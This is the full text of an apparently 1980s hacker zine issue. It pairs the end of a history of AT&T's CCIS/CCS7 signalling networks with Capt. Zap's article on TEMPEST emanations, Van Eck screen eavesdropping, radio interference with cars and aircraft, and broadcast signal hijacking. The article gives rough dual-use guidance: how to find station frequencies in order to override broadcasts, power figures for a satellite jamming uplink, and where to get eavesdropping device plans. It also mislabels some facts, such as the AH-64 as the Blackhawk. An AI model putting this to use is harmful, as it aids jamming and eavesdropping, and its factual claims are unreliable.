Each STP was connected to several toll switches. Each regional STP was connected to each of the distant STPs. Each STP was connected to its partner which provided a path for connections between switches if there was a failure of distant STPs. The STPs in the network were provided by a portion of the processor associated with the 4A-ETS (Electronic Translator Systems). Message routine within the STPs was performed by a band and label scheme that defined a virtual signalling circuit where 512 bands of 16 trunks could be accommodated. This allows 8192 voice trunks to be uniquely identified on a specific signaling link.

## Direct Dialing Signalling(1980)

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

In 1980, a direct signalling capability was added to the CCIS Network. This capability allowed messages to be sent from a signalling point to any other signalling point in the network and supported a new network architecture in which a portion of the switched network routing instruction could be placed in a database shared by multiple SPC switches.

These common databases became known as network control points (NCPs). The SPC switches became known as action points (ACPs). because they performed actions based on instructions from NCPs. This required an inquiry-response in the Common Channel Interoffice Network.

This communication between ACPs and NCPs was performed by a new feature called Datagram Direct Signalling. Unlike banded(trunk) signalling. This method of signalling directed messages on a destination-routing basis through all the Singal Tranfer Points. Therefore the direct signalling messages included a unique destination address that was used by the STPs to route the message based on a table that associated destination addresses with physical points in the network. With this, the CCIS network could direct messages to individual functions allowing the introduction of unique services such as advanced 800 with features like time of day routing call prompter and customer-controlled routing of traffic based on information stored at central databases.

## CCIS Network Growth

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

As the AT&T network grew both in terms of SPC switches and volume of traffic,

## 234.TXT

it became necessary to augment the initial CCIS network capability. First the number of STP pairs was increased from the initial 10 pairs to 16 pairs. Three of the additional pairs were used as area STPs, which served the trunking needs of the portion of the network. The remaining 3 STP pairs were associated directly with NCP pairs and performed a direct signal function. In addition the message handling capacity of the network was increased by deploying 4-8kb/s signalling links in place of the original 2.4kb/s links. STP processing capacity was also increased as the original shared use of the ETS processor was removed when the switch function at each STP location was transferred to a new 4 Electronics Switching System machines.

## The Impact of AT&T Divestiture on CCIS Network

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

On January 1, 1984 the court-ordered AT&T divestiture became effective. Divestiture establishment local access and transport areas (LATAs), which defined local markets areas. AT&T became an inter-LATA carrier providing communication services between these LATAs. Under the divestiture agreements, the STPs, NCPs, and interconnecting data links were assigned to AT&T. The minor use of these facilities by the divestiture BOCs (Bell Operating Companies) was provided under contract. Equal access to the inter-LATA carriers under divestiture was provided mostly by MF/SF signalling. However a new multi-stage MF outpulsing arrangement was added to forward the originating number to inter-LATA carrier for billing and other purposes.

## Common Channel Signalling 7 (1985)

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

During 1985, the STP capability was enhanced by the introduction of 2STP based on the AT&T 3B20 duplex (3B20D) processor and an associated processor interconnect capability (PIC). In addition, 56-kb/s digital facilities were provided between the STPs. The 2STP uses the CCITT Signalling System 7 protocol and provides message transfer part (MTP) function. The MTP can route a message reliably and quickly from one point in the signalling network to any other point. The resulting network has been named the CCS7 network. Initially, the CCS7 network was used to augment the trunk signalling capabilities of the 1STP network using the embedded CCIS6 (ECIS6) protocol. ECIS6 interacts with CCS7 and allows switching systems connected to the 1STP network to communicate with other switches connected to the 2STP network. However during this transitional period, all switching systems are connected to either the 1STP or 2STP locations via 2.4 or 4.8 kb/s signalling links.

## CCS7 Destination CCIS (1986)

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

In 1986 the CCS7 network was expanded to include direct signalling. This was done by adding new capabilities in the NCPs to allow 56-kb/s connecting links and the ability to route direct-signalling messages within the 2STPs. For transitional compatibility, a new destination CCIS6 (DCIS6) interworking protocol was deployed. The 4ESS and 5ESS switches in the network will use the Integrated Services Digital Network User Part (ISDN-UP) to control call setup



## 234.TXT

and will have the capability to support ISDN services. The ISDN-UP will use the services of the already deployed MTP and provide a broad set of switched digital services.

## Evolution of NCP Serices to a Distibuted Architecture

[illegible]


The increasingly demanding requirements of call processing services such as the AT&T card service, advanced 800 and software defined network (ISDN) have led to a steady evolution of the NCP architecture toward more distribution. This is to increase versatility of the usage, flexibility of growth and performance. At the same time we will be able to introduce more new services. The original NCPs introduced in 1980 consisted of AT&T 3B20 duplex processors and multiple disk drives. The 3B20D handled all the functions including query processing database administration and updates and signaling. The first step toward a distributed NCP architecture was in the signalling architecture. In 1985 the NCP incorporated a highly reliable processor interconnect capability (PIC) with the same technology used in the STPs. It provides communication between the CCS network and the NCP application databases in the 3B20D host. Signalling links from the STPs to an NCP terminate through link nodes (LNs) on the PIC. The CCS query messages could access an NCP through the LNs and travel to the appropriate database application in the 3B20D. Similarly query responses destined to the CCS network could exit from the NCP through the PIC and the LNs. The future NCP architecture will continue to serve host to the NCP distributed environment and the PIC will remain the vehicle for the interprocess communication and signaling-link termination. To attain distributed query processing, the NCP database architecture will feature the integration of multiple transaction-processing components.

## CCS7 Network Interconnection

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

With the potential for end to end signalling services and the adoption of CCS7 standards, there is a growing effort to connect networks of different carriers and different countries as well as various privately owned networks. It is expected that in the future all North American networks will have CCS7. Therefore AT&T is currently involved in defining standard CCS7 interface for use between networks. Initially, the new interface will consist of 2STPs deployed in pairs. This network configuration assumes that interconnecting will use designated STPs as gateways. The gateway STPs will be required to screen all incoming message to prevent unauthorized use of network resources and services :-)

Interconnecting networks using designated STPs as gateways.





## 234.TXT

transparency i.e., allowing of passing of information that can only be interpreted and used by end users. This capability can be attained by interworking the ISDN Q.931 protocol with the CCS7 ISDN-UP and extending ISDN to switched access users through network interconnection.

Methods of supporting CCS7 features transparency include:

- o Message-associated user to user information
- o Temporary and permanent signalling connections. Message associated user to user information could pass along with regular CCS7 call control messages as opposed to using signaling connections specifically established for that purpose. The transfer of transparent information would generally be done after the signalling connection (temporary or permanent) is established but message associated transparent information could be transferred during the establishment and/or termination phases of the signaling connection.

Both AT&T and the regional BOCs are deploying ISDN signalling in their networks. Once in place, ISDN offers capabilities such as:

- o Per-call selection of services and bandwidth
- o Combined voice, data and even video on a single call
- o Calling-number identification at the terminating end (for example, a digital display for the calling number during ringing)
- o Sophisticated multimedia teleconferencing capabilities

Futhermore ISDN will be able to make it possible to add new features and improve the implementation of the exsisting services such as support packet transmission and separation of the call/control from user control information in ISDN.

## Potential CCS7 Network Enhancements

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

The future CCS network will probably be configured as follows:

- 1) The ISDN-UP will be used throughout North America. As local carriers adopt CCS7 network interconnect will provide for end to end digital services. The signalling connection control part (SCCP) will be used to provide data capability for ISDN user to user information.
- 2) The CCITT No. 7 protocol will be used internationally. First the telephone user part (TUP) will provide basic call setup to countries that chose to use this protocol initially. However because of its increased flexibility and support for digital services, the ISDN-UP will be used to extend domestic ISDN services worldwide.
- 3) The interconnection with local exchange carriers as they expand their own CCS systems will enhance LATA access services and allow new inter-LATA service.
- 4) AT&T services will evolve as the flexibility and capacity of the CCS7 of the protocol is utilized. The transaction capability and part (TCAP) will provide an efficient protocol for direct-signalling query and responses, to support

234.TXT

new databases and switch-based services.

The interworking of CCS7 with the Q.931 ISDN access protocol will allow end to end services that are not possible with in-band signalling and will provide more effective and innovative use of work.

#### Conclusion

DDDDDDDDDD

The evolution of the AT&T common channel signalling system has been shown to be a critical part of the AT&T network and services. It has provided a cost effective means of providing flexibility in the marketplace. The system is expected to evolve as new capabilities and need are identified.

Tubular Phreak NUA!

=====

= P/HUN Issue #3, Volume 2: Phile #8 of 11 =

=====

#### WHO'S LISTENING

-----

By Capt. Zap

Over the years, there has been a number of different studies and discoveries that would alter personal and electronic security over time. Devices able to "listen" to almost any form of communications have become commonplace and are available "over the counter" from a varied number of sources. Such units range from ten to fifteen dollars to expensive set-ups that employ microwaves and lasers for the interception of almost any audio signal in the spectrum. But now with somewhat needed protection from outsiders in reference to this problem, a number of solutions have been put in place and global protection is insured in environments that have such need. But the coverage of environment has had a major change in protective attention now being placed on the actual electronic emanations that are so common with today's standard electronic apparatus. Electronic telephones, computers and communications networks, ATM's, radio and television stations are just part of the overall electronic bubble that we have placed our society into with the hopes of providing better and faster methods to make daily life a bit easier. But with such a fragile structure as the electronic bubble, we have new opportunities to discover secrets never before possible due to the lack of technology. The same technology that helps us in one way or another may also be helping others unbeknownst to those who are protecting the environment in the first place. Signal leakage, either by design or by accident may lead to total collapse of protective measures due to "wide open spaces" in the protective sphere. In this particular paper, we will discuss the possible

problems of common office technology may bring in un-securing your installation.

Our main focus will be in the areas concerning with the emanations or transmissions of "Tempest" frequencies. "Tempest", is the code name given to a specific area concerned with radio frequencies radiated by computing equipment by the U.S. Dept. of Defense. This "concern" from such equipment dates back to the late 50's. The concern ranged from the possible interception of "informational information" by sources other than the intended users of such. The problem is more easily recognized by the current requirement of normal electronic equipment having to conform to emission standards put forth by the Federal Communications Commission in reference to the amount of electronic "noise" generated by common standard technology so that such signals do not interfere with other such pieces of equipment or their operations.

To describe in simple terms, Tempest frequencies are almost straight through from commercial AM stations to the upper reaches of 600 Mhz. They are generated or transmitted by any number of different common daily life electrical and electronic systems. Your TV puts out one frequency, the stereo another, the common electronic telephone, cordless phones still another, the microwave oven puts out another and the wireless alarm does it to, and story goes on. So just as all of these pieces of equipment emit a signal, so does the personal computer.

We will describe two possible examples of such informational information and the ability for some with directed intent to cause potentially fatal results due to the use of directed "noise". It should be noted that the current specifications for "Tempest" approved systems is considered classified by the DOD and these specs were not available to the author. But if one was to look at the specs for normal computing equipment and reduce the allowed emission output by at least 50 percent, that may be a realistic emission standard accepted by the DOD.

#### Example 1

"We had better "Czech" this out!"

-----

In 1987, a very strange occurrence concerning foreign nationals from an Eastern bloc nation entered this country in a large camper-like truck via the border checkpoint at Niagara Falls, New York. The visitors numbering 4 or 5, were in the country under tourist visa's and were reported to be representatives of the countries automobile and truck industries here on a promotional tour to garner interest in their exportable products. The one problem with the "visitors" is that none of

them had any connection with such industries in their home country. In fact, the visitors were far from what they supposedly represented. The group description read like a Who's Who of mid-level management of Eastern bloc intelligence operations. The group reportedly consisted of a nuclear physicist, a specialist in aerial map-making complete with a small ultra-light powered aircraft, a communications and computer expert and two communist party officials.

Over a 5 month period, the group was reported to have visited 17 states looking at 40 to 48 sites dealing with military and defense contractor sites. The vehicle and its occupants were reportedly followed by over 100 agents of the FBI, NSA, Secret Service and State Department and at least one over flight of a military reservation was reported. Even though the overflown site was not identified, one site was. This site, was the "sensitive" naval communications center for the Pacific Fleet located in San Diego. It was reported that the truck and its occupants were parked a few hundred yards from the facility for several days and according to law, were in no violation of any current statute at the time. The group was also at or around the 2800 acre North Island Naval Air Station based in Coronado, California. The spokesman for the base stated that you could not see much of anything going on except for the take-off and landing of aircraft which you could see from almost any place.

Common sense states that you do not have to be inside the facility in either a physical or electronic standpoint to collect information. You can park in any lot or street close enough to your supposed target and stick up your antennas. No property violations, no photo restrictions to comply with, no restrictions at all because you are sitting in a public place, parked or having coffee with your "ears" on. A good example of such parking was reported in a paper published in Computers and Security 4, titled Electromagnetic Radiation from Video Display Units: An Eavesdropping Risk? by William Van Eck, copyright 1985. He stated that when they were conducting their experiments in the open on public roadways, with a van and antenna system that was quite noticeable, no one asked what they were doing or had any thought about the time spent doing such things.

The end of this particular story is as follows: At the end of the suspect journey, the truck was searched at the Nogales, AZ border checkpoint and was then released. Nothing considered illegal was found in the search and the truck and its passengers were released and entered Mexico. Now even though the truck was suspected of performing passive "eavesdropping" operations, the federal government had no legal right to hold either the truck or crew. And the possible intercepted information was then released from the country. It should be noted that the truck could have a number of standard "off the shelf" items. These items could have consisted of 2 general coverage radios with a combined tuning range

between 100 Khz to 2 Ghz., an IBM personal computer clone, various cheap video and signal enhancement equipment, printers and modems, and other such complement devices.

None of the equipment would be any "James Bond" type of gear and the basic suspected set-up would cost the operation less than 10,000 dollars if budgeted correctly. And if possible, use of other simple off the shelf type radios like the 200.00 unit available from Radio Shack that covers 150 Khz to 30 Mhz is not at all unheard of due to some budget constraints. And since most emanated signals generated by logical devices are within commercial AM and FM frequencies, the use of a standard auto radio antenna would suffice to use as a pickup.

So the major concern with such actions comes from the ability of simple equipment to detect, register and decipher such emanations with relative ease. The ability of such persons and possible actions able to penetrate the electronic fog of our society should be a clear distinct warning to those concerned with security in general.

In addition to all of the above, the author contacted various federal government agencies in reference to this information and was told that they had no knowledge of such an investigation and could not tell where such supposed counter-intelligence operations were controlled from or who to contact in reference to supplying such information. Current "Freedom of Information Act" requests for information concerning this supposed federal project are underway.

An interesting note about filing the forms for access to information about the Czech incident is described to give guidance to others who may wish to investigate this incident and seek help from such elected officials.

When the papers were filed for the dissemination of information through the Freedom of Information Act, members of the U.S. Senate and Congress were contacted in reference to this matter. The first contact was placed through Senator Arlen Spectors office in Philadelphia, Pa. We were first rebuffed by persons who refused to identify themselves with the statement " I am sorry, but that information is covered by the 1974 Privacy Act, Click! Well we called back and informed the person who answered the call of the situation and then were re-connected and informed them that Czech citizens were not covered by US privacy laws and that there was no invasion of privacy.

They called the FBI and asked if they were the way such things were handled, and were told yes or no. But they had no answer for any question put forward and said " They were sorry!", but we don't know how to help you!. Our second contact to Senator Spectors office in Philadelphia as in essence like the first, they would not assist nor would explain why

they took this position in the first place. During our second contact we spoke to a Miss or Mrs. Anderson. She stated that such requests were not in the senator's perview and they could not assist in this matter. When asked why it as not in the senators preview, we were informed that they do not have to give a response. When asked for an offical response, we were informed that no offical response would be given. But as a side note, Senator Hienz office said that they would forward the requests to Spectors office in Washington. One other thought on this matter: I am sure that if the good senator wants to get some information, his staff jumps through hoops to get him all he wants and then some! A pre-publish copy of this article will be delivered so that even he (or his office staff, who were of no help at all due to a tough question placed to them by a citizen) may learn of what may be going on in his own country. So much for gaining assitance from a senator who sits on a judical panel. We visited next the office of John Hienz.

Again, funny looks about the Freedom of Information Act and they hemmed and hawed at the questions presented. They took the requests and said they would try and see what could be done. Our final visit was to our local congressman, Tom Foglietta, whos office still stated the 1974 Privacy law, but took the requests when presented in person. It pays to visit your elected representatives working areas. So much to do (if you work there!) in a government office. Other federal agencies including the FBI were most helpful in complying with the requests. Of course we found this most interesting. Is it so they could possibly reclassify the information to a "Secret" status instead of what it may be now.

Other agencies contacted in reference to FOIA requests include the CIA, NSA, NRO, Customs, State Dept., Army Automated Intelligence and Military Police, FBI, FCC .

## Example 2

"Breaker, Breaker, Wally Gator!"

-----  
During the 70's, the United States had a short term love affair with the Citizens Band radio. What were once clean channels were suddenly crammed with persons who wanted to be able to communicate with any number of persons who also had such capabilities. Suddenly, everyone had one of these radios in the home or car and some were know to have both. Numerous persons ran such rigs with varing illegal applications ranging from a lack of license to the intense over powering of such stations.

To give a brief explanation of CB's, we will keep it simple. CB's transmit in the upper reaches of 26 Mhz to 27 Mhz or 11 meters band. CB's are allowed to operate with a maximum output of 5 watts radiated



power. Of course this limited power was not sufficient for some users and the use of linear amplifiers or "heat" was commonplace. Stations were known to be transmitting 50 to 2 thousand watts to their antennas which in turn would increase such signals to a power of over 2 hundred thousand watts. Some operators were known to show the intense power outputs with the use of fluorescent lightbulbs and the ability to "light" these tubes from a distance without electrical connections with the amplified radiated power of their antennas.

Some persons were known to have full control of channels in their respective areas and would blank out anyone who would not conform to the channels established rules or procedures. Others set-up pirate stations that would broadcast commercial music for all to hear complete with news, weather and sports. Such actions would tie up frequencies and caused a general crackdown by the FCC in the later years. But the problem still continues and the FCC has all but given up on the idea of any enforcement of regulations concerning such operations on the 11 meter or 27 Mhz band.

The craze of CB's left the general populace by the late 70's and was back in the hands of those who would truly use such radios. Those who would use such radios best known, would be the persons called truckers since that is what they do. They "truck" goods from one place to another and are concerned with time and travel conditions as most of us are. The truckers always had some "heat" on-board for those times when they could not get their signal "out". It was and still is considered an insurance policy by most who have this technology and is widespread in its use.

Now over time, with the continued expansion of these radios, the truckers began to switch to marine band radios in the 10 meter band and were conversing just as before. Since the 10 meter band would permit such radios and the increased power output, the switch to 10 meters was only a matter of time. Now, it is reported that most truckers are using and abusing such frequencies and there is little that can be done to stop such occurrences from happening. To add to all of the mess, such radios have the ability to switch operating frequencies with the touch of a button. In brief, the 10 meter radios can switch to the 11 meter (CB) band with minor modifications. And back and forth frequency hopping is as easy as tuning in the average auto radio.

One other interesting aspect of these 10 and 11 meter radios and their use of 10 meter amplifiers, is the problem of interference generated by the amplifiers due to the lack of RF chokes and filters for the simple reason that the unit is designed for use on the 10, meter band, not the 11 meter band and that's what the chokes and filters look for, 10 meters, nothing more, nothing less!

Enter the common travelling person with a late model vehicle. Most vehicles today have some form of directed artificial intelligence working under the hood. The "brain" controls any number of common operations ranging from air / fuel mixtures to how and when braking systems will perform. Microprocessors in today's cars are as common as seatbelts and are now required to assist in normal operations of said vehicles. And this is where the problem begins. Since the auto must have such control circuitry to function, then the possible interference of such operations becomes a real threat. But what sort of threat could be possible with a car, its control systems and a high powered transmitting radio? Well, if one was to examine the idea of overriding or shutting down said operations, the car would cease to function in any proper manner. Such a shutdown could very easily cause fatal accidents and the cause would be unknown due to all "looking" fine in any aftermath examination.

Now we add to the scene, your common average trucker with such a radio in his possession and the ability to transmit high powered signals as one chooses. One example of such high power hijinks would be the specific targeting of autos on the highway with a points / scoring system based on performance, price, make and if the car was built in the U.S. or not. What would be the outcome? To answer, it would be the shutdown of the car's electronic logical systems causing other systems on-board to do likewise in successive order. How can this come about? Well the answer is quite clear, the high powered signal causes the logical centers to conflict or ignore basic operational commands from the microprocessor in turn causing the microprocessor to close down, then cause a halt to basic actions and the car stops running.

Other known occurring incidents that have had some humorous and fatal results have been reported in the past years by the press. Examples are:

1. As early as the mid-seventies, Volkswagen developed a computer controlled fuel injection valve control system. The car worked perfectly in Europe, but had some unexplained engine failures in the United States. The problem of engine failure was intermittent and very short lived when happening. The alleged cause of such failures were the transmission of Citizens Band radio frequencies from either mobile or base stations near by and causing an induced current sufficient to cause a malfunction.

of two meter radios and the electronic control systems. Other cars are reported to have some problems with cellular phones. Reports from England even indicate such problems occurring in a wide spectrum of autos in the area around Daventry due to RFI from the transmitter used by Radio Four, a commercial station transmitting on 1500 meters along with local AM and FM broadcasts. It seems that the station base was using

a very high wattage transmitter and that when the transmitter was transmitting, the cars that passed close to the station would sometimes shutdown the engine causing minor overall problems and some angry motorists. If you look at this problem, you may see possible small scale urban electronic warfare possibilities. Two such areas might include the use of directed radio energy against late model autos by law enforcement or worse, by terroristic factions seeking to do the same thing. And one more example of such reports concern the sudden acceleration problems with some imported cars in the U.S. An interesting point to mention is that HONDA is offering owners of the 1988 Civic a replacement chip because of such reported problems.

3. On the lighter side of the problem, it was reported in the November 24th, 1987 edition of the Baltimore Sun, that some residents of Frederick, MD were having problems with the use of their electronic garage door openers. Owners of such devices returned them to places of purchase and found that the units worked perfectly. It was noted that nearby, the U.S. Army operates a major communications center for both domestic and international traffic. An Army spokesman stated that they are not radiating anything that should lock up the garage door receivers. It is also reported that when the Army turned off certain transmitters, the garage door openers would work again. While the Army stated that they were not the problem, the "problem" did disappear as stated by the Army. You be the judge on this!

On the fatal side of this problem, incidents were more deadly than funny. Although the cause of such incidents was all not due to an "Alligator" radio, but it was caused by the same type of over powered radiated radio emissions. The cause was high wattage again and was to effect a new type of attack helicopter in use by 2 different U.S. armed services. The helicopter, known as the AH-64, Blackhawk or the naval version named Seahawk is considered, operational state of the art in low level air combat situations and is highly electronic in its basic make-up and operations. The problem was two fold in nature and both were to contribute in the final discovery.

The first cause was due to the need of the design to employ a unique horizontal stabilizer to help the helicopter improve its fly-ability. The stabilizer was controlled through a series of electronically activated hydraulic systems run through a microprocessor that in turn was controlled from the cockpit through a series of other logical and electronic relay systems. There was no physical connection between the crafts flight controls and the pilot of the craft. What is meant, is that the fly by wire method was replaced by a set of relays and hydraulic attenuators instead of cables and pulleys. It may not have been as smooth as the electronic flight, but it took an explosive charge to bring the control to a dead stick and at the same time could be fixed with a pair of wire cutters and clamps instead of a soldering iron and electronic

parts.

The second problem, being more unknown and deadly, consisted of radio frequency interference stemming from a number of different sources. One such source was found as a common citizens band radio with major illegal power output. Another incident of the same type of nature was discovered when one of the helicopters flew too close to a commercial radio stations transmissions towers. Both times the flight ended in fatalities for the crews. It was discovered that strong radio was the cause. According to published reports, 5 UH-60 Blackhawks have nosedived into the ground killing 22 servicemen since 1982. And the U.S. Army instructed its pilots that flights near microwave antennas or shipboard radar may cause "uncommanded" altitude changes. In English, it translates to crashing into the ground at 600 miles per hour! So, this basic simple problem was not thought of as one that was possible even with the current concerns of systems management in the now fully electronicized battlefield.

So, the first problem was that the controls of the craft are being directed by impulses instead of physical controls. The second was the use of un-protected electronics from both background and now, potential directed uses of radio frequency energy as weapons of warfare or even better, as stated before limited urban actions.

So now we take the approach of normal radio environment and place an active thought to possible options not available to a direct force. If reports of these natures are known to the general public, then what is to stop the directed force from becoming a new invisible tactic that can cause major disruptions of computer / communications systems currently in use.

Let's take the current state of electronic protective measure in force and used by the different defense agencies throughout the country. First off, we have the problem of large Electro-Magnetic Pulses, (EMP's) being able to disrupt command and communications links with the use of one nuclear device detonated at a unknown range above the continental United States.

Another example comes from outside theoretical research concerning the SDI programs. One thought, from Theodore B. Taylor, a retired nuclear weapons designer and father of the largest yield fission bomb, the S.O.B., was quoted in an interview published in September, 1987. He stated that if you explode a one-kiloton device in space and directed the energy into a 3 centimeter beam of radiation, you could deposit enough energy to wipe out electronic and electrical equipment - computers, antennas, power lines, over an area larger than Washington, D.C. He was also quoted as saying that microwave weapons are more than likely being developed too.

Now weapons of this nature are on a very large scale and require vast amounts of energy too start with. But in a directed small beam aimed at normal general construction type buildings, a directed beam of energy cuts through walls, doors, and windows as if they were not even there. Your example is some of the local television or radio stations in your area. If you look at all or most of the stations, you might find a small shack atop of their building. It may contain the microwave dishes for the studio to transmitter links. The glass and wood are nothing to the in-coming or out-going signals. Brick walls mean nothing to a radio signal either. Just tune in your desk radio and listen to your favorite station.

So this pulse would be able to short out almost all commercial electrical, telecommunications, computer operations, and any other devices that contain transistors or semiconductors for a circuit path. These basic examples show what such types damage that these emissions may pose.

The second part of this problem is with the protection of such circuitry. Great amounts of technology protection comes in the form of deep trenches, standard and special grounding of buildings and equipment, cable and support runways, and concrete encasements. Now this is all wonderful and good from a military viewpoint where money is no object, but in the real world, the use of such protective measures is not possible even for the most prestigious of corporations.

Now if such large pulses can destroy equipment on a global scale. Then the idea of using such forces becomes a better local tool for the destruction of security and measures taken to protect such devices and facilities from a physical standpoint.

Ok now we know that the possibility of directed energy may be used to disrupt the communications and operations of logical devices. There are numerous ways to use such technology to gather and alter electronic impulses. Another group of examples comes closer to the common man and is happening all too frequently to the owner / operators of mass communications systems. Best known, is the interruption of signals from a Home Box Office satellite and the insertion of a message that stated its subscription rate was too high. That one incident struck fear in the hearts of the communications industry and showed that anything was fair game.

Other actions placed against commercial stations include the interception and signal override of 2 television stations in the Chicago area. One such action was placed against a Public Broadcasting station and the other was directed to one of the "Super Stations" in the same area. The first pirate transmission lasted 15 seconds and the second, two hours later, lasted 90 seconds. The Pirate, dressed in a Max Headroom facemask, uttered some

statement, although garbled and during the second incident, bent over and exposed his / her rear and was struck on the behind with a fly swatter to the shock of the viewers. Of course the FBI and FCC were called in to investigate, but investigations of this sort led to nothing more than an empty trail.

Now to perform such deeds, one would have to contact either the station or the local office of the FCC to find out what the transmit and studio to transmitter frequencies are. (And this goes for any transmitter registered with the FCC. They will supply the name and location, frequency, and the maximum legal output of such sites.) There are two frequencies used for each television channel. One for the Audio and the other for the Video, or the other option, to listen or watch the station until it sign's off for the day (night). This one method does not lead to possible discovery and the frequencies are given at sign-on and sign-off. A good example of such frequencies is with a station located in Philadelphia, Pa. The station, WPVI, transmits its audio signal on commercial FM frequencies. The frequency is 87.8 Mhz. Now anyone with a good transmitter could add anything to the signal and no one would be the wiser until they did.

Examples of such transmitters and persons capable of doing this type of transmission is best described by the incident in the summer of 1987 concerning Radio New York. This radio station was considered a "pirate" station and the federal government decided to move in and shut them down. An interesting note to all of this, was that the station was located on a ship anchored off the coast of New York outside US boundaries. Still the US government with agents of the FBI, FCC, Customs and the Coast Guard boarded the vessel, closed down the station, arrested the persons on-board and the ship was taken in tow. End of that particular story.

On the other hand, two other stories of interest deal with the possible and real way some may be able to jam or possibly damage state of the art satellite communications. The first dealt with a group who call themselves the American Technocratic Association based in Wilmington, Delaware. This groups thought revolve around the scrambling issue in use by the pay TV companies. The background of the members of this group claim to have a good working knowledge of military radar communications systems. The group claims to have the capability to jam a satellite with a few mobile systems it has. One operation that the group hopes to undertake was called "Operation Sunspot". The group claims to have areas mapped out that have no treaty, regulation or statute dealing with the jamming of a geo-stationary satellite. The one problem with all of this is that such a thing could happen very easily. Now there are some who say that such things could not happen, but if one is to look in a number of magazines for such information on frequencies or locations, you could find it.

So you say to yourself that you want to try this experiment. Well we

will not supply exact details of such techniques, but will say that HAM radio operators have the ability to contact both American and Soviet repeater satellites and if you wanted to you could do the same thing. Now for your basic uplink to such systems, you would need a transmit dish and the power behind the signal. So for a ten foot dish, you would need 91 watts, a six foot dish, 280 watts. It may not be dirt cheap to generate high powered signals in the mid range of 1-10 Ghz, but it does not present a great technical obstacle and surplus gear is so easy to obtain.

You don't need large dishes with great amounts of power to do this. All that is needed is a moderate size dish, a few tens of watts at microwave frequencies, and Bingo! You've got an effective satellite jamming station! And then you have to address the issue of the telemetry channel. They may not be able to overtake the signal, but if jam the signal with another, it may be possible to affect the operation, stability or orbit of the target. Frequencies for such channels are available from a number of sources and for as little as \$2.50 per frequency.

Now these examples and the reported stories dealing with television stations interruption's are fast becoming one of the most feared aspect of open air transmissions. Such transmitter frequencies are no longer the domain of commercial radio and television stations. Transmissions on any frequency are just a phone call away from suppliers who provide common or business radio transmission technology.

So if satellite and television stations can be interrupted by such forces, six million dollar helicopters are taken down because of CB radios, and automobiles cease to operate due to a wide spectrum of emitted signals, then the possibility to intercept and harvest vast amounts of knowledge is available to those who wish to gather such.

Now to explain such basic interceptions are now commonplace with horrific results to those who do not believe that such things can happen. For a simplistic view of such emitted signals, take a standard "Walkman" type of radio and visit one of the many locations of ATM's or better known as "money machines". (This exercise may also be performed near any standard personal computer if such machines are not available.) and tune through the FM band. With careful tuning, one will be able to "hear" machine functions occurring. Taking basic simple electronics, one may have the ability to receive and reconstruct such impulses to a readable form.

Or an example of larger scale and better known, would be with the use of back-yard home satellite dishes. Dishes range from 6 to 12 feet wide. Signals available include music, sports, news, movies, stock and commodity trading quotes, weather, education and other such information

services. In addition to these services, a number of different multi-site conference services are available from a host of major hotel chains as well as privately organized meetings held for specific time periods and dates. All may be tuned through the use of a dish and sensitive information that may not be available to someone, is then made available and no one is the wiser! Transponders are not private, and are rented out for only the time used. And one other thing that might bring you to your senses about such signals, is that the signals are transmitted by the satellite over a wide area to anyone who can receive such signals.

One other development is the small Micro-Sat by Norsat. This complete system offers both satellite bands coverage, Ku and C, a small dish and circuit board that fits inside an IBM PC. The unit downblocks 950 Mhz to 1.45 Ghz, offers a maximum baud rate of 9600 bps, frequency, bandwidth, video and audio selectable formats and may be connected to the VideoCipher II, B-Mac and Oak Orion descrambling systems.

Some other such signal reconstruction devices are now also available through the mails. One such device is available in plan form from Don Britton Enterprises and is called the Re-Process Sync Amplifier. The device was developed to receive signals emanated from cable television systems. What the device does in essence, is to take a signal that "leaks" from cable tv systems and receives such, adds a sync signal needed by the television set to display the received signals and then sends the signal to the antenna input of the set so that display may happen. Now if weak signal reception is available from leaking cable systems, then the ability to receive weak signals from logical devices is also possible.

#### Interception and Weapons Possibilities

-----

Think about possible interception points pertaining to logical security methods. Communications may be encrypted, data may be stored in an in-active form and access is only a matter of time while the interceptee is waiting for the dispersal. The next security concerned area covered would be for the encryption of the information in its stored and transmitted form. The encryption is all wonderful and good for the transmission and storage, but does nothing for the information as it is in its final stage to the human eyes! And you only have two ways to get it to the eyes, in hard copy or by a video screen.

Now you think that interception is not possible since the information is encrypted, but the data must be decrypted so that the human connection may use the information. The human connection allows for the reception of said information by the afore mentioned devices and lets interception to happen through the clear or decryption points of the attacked devices.



And one other point to mention; other possible effects of reception / transmission to security in general, could affect other controls ranging from building energy management to security access and monitoring controls.

To give a better understanding of such equipment, we will discuss some of the devices known. One such device known as the Van Eck device and the other is called the Re-Process Sync Amplifier. Some may feel that there are two different systems involved in this discussion, but the author finds no major difference between the two, with the exception of the Van Eck device is built for operation on European voltages and has a built-in digital frequency meter. The one major difference found is with the dates of copyrights for the two devices. The Don Britton device is dated 1979, while the Van Eck unit is dated October, 1985.

Note: Another unit, with plans for such devices, are available from Consumertronics, located in Alamogordo, New Mexico. Besides the plans for a Van Eck type reader, one book offers information in reference to computer crime and countermeasures, how systems are penetrated, BBS advice, Password defeats, TEMPEST, crosstalk amplifiers and a 200 word phreaking terms glossary. All for only \$15.00

We will begin with a basic understanding of the inner workings of the device. The one other major basic difference with the two reader boxes is that the Van Eck box is designed for use with tv's and VDT's used in Europe as compared with the Britton box built for use in the United States. This device in general, is designed to restore and regenerate the sync and colorburst signals and ignores all information appearing during either the vertical or horizontal blanking. Its basic result is reconfigure through the use of supplying artificial external signals inputted directly to any video monitor through a simple 10-50 dollar modification of the TV or video monitor, or in simple english, takes a weak video signal and tries to shape or match it and then boost its output to a normal television screen.

